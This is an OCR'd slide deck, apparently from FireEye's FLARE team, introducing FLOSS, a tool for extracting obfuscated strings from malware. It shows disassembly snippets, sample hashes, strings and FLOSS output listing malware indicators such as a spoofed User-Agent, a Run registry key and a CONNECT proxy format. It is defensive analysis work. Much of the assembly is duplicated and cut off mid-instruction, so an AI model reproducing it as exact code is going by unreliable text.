"FLOSS" like a boss


Automatically Extracting Obfuscated Strings from Malware

FireEye
SECURITY REIMAGINED

FLARE


d41d8cd98f00b204e9800998ecf8427e

a5ca7e7281d8b8a570a529895106b1fa



File not found

The file you are looking for is not in our database.



```
loc_401453:
mov     al, [ebx]
movsx   edx, al
cmp     edx, 22h
jz      short loc_401477
```

```
test    al, al
jnz     short loc_401438
```

```
loc_401438:
cmp     edx, 5Ch
jnz     short loc_401452
```

```
jmp     short loc_401477
```

```
push    ebx             ; s
call    _strlen
pop     ecx
push    eax             ; n
lea     eax, [ebx+1]
push    eax             ; src
push    ebx             ; dest
call    _memmove
add     esp, 0Ch
```

```
loc_401452:
inc     ebx
```

```
cmp     eax, 9
jz      short loc_401477
```


```
test    dl, dl
jnz     short loc_401463
```

```
loc_401463:
inc     ebx
```

```
loc_4
mov
test
jz
```

```
mov     byte pt
inc     ebx
```

```
100.00%  (74,1075)  (515,497)  00000A61  00401461: sub_4013F0+71
```



```
cmp     eax, 9
jz      short loc_401477
```

```
dl, dl
short loc_401463
```

```
loc_4
mov
```

```
push
call
pop
push    e
lea     ea
push    eax
push    ebx
call    _memm
add     esp, 0
```

```
loc_401452:
inc     ebx
```


```
loc
inc
```

```
byte pt
ebx
```

```
100.00%   (74,1075)   (515,497)   00000A61   00401461: sub_4013F0+71
```

- PE file format
  - Imports
  - Exports
  - Section metadata
- `strings.exe`

- PE file format
  - Imports
  - Exports
  - Section metadata
- `strings.exe`




```
$ strings a5ca7e7281d8b8a570a529895106b1fa | tr "\n" " "
!This program cannot be run in DOS mode. Rich .text `.rdat
a @.data .CRT @.rsrc @.reloc UtI- t8Ht+Ht dt+Ht lVj.W Y_^[
 YY_[ YY^] v]VW WPWj@Wj WWWj j@Wj PSSV t+W3 AG;} VSh( VSh0
 VSh8 VSh@ VShH VShP HVShX VSh` VShh u hP u$hX u(h` 8]8u u
0hh HVSh 8]8u hb)! $SV3 SSh0 $SSj SSjPh8 PVj+ PWj, SSSSShX
 YYhd Sh<' $SSj SSjPh PVj+ PWj, SSSSSh YYhd SVW3 t0WR t_SW
3 YG;~ t@SV ^[_] YG;~ SVW3 MWVh Y_^] [WWj WSVP ;3Y^t _^[]
SVWj QQVWj ;FPu f9~8t t.W3 _^[] ;FPuj tESW u{Vhh Y_^[ SVWj
 YY_^[ YY_^[ t2V3 _^[] SSSSSSS SSSSSS YY8^ SSVh Y_^[ QQSV
<$XX (SVW tXHtQH t(Ht!Ht PPPP QPPP SVWj+h PWWW j,h( QQSVWj
```

reverse engineer

most everyone else

Introducing FLOSS



```
$ floss a5ca7e7281d8b8a570a529895106b1fa
/index.html
http://
POST
GET
User-Agent: FJUR (compatible; MSIE 6.0; Win32)
HOST:
Software\Microsoft\Windows\CurrentVersion\Run
%s\%s
.txt
CONNECT %s:%d HTTP/1.1
SetFileAttributesA
#456234
```

FireEye Labs Advanced Reverse Engineering Team

Willi Ballenthin
@williballenthin

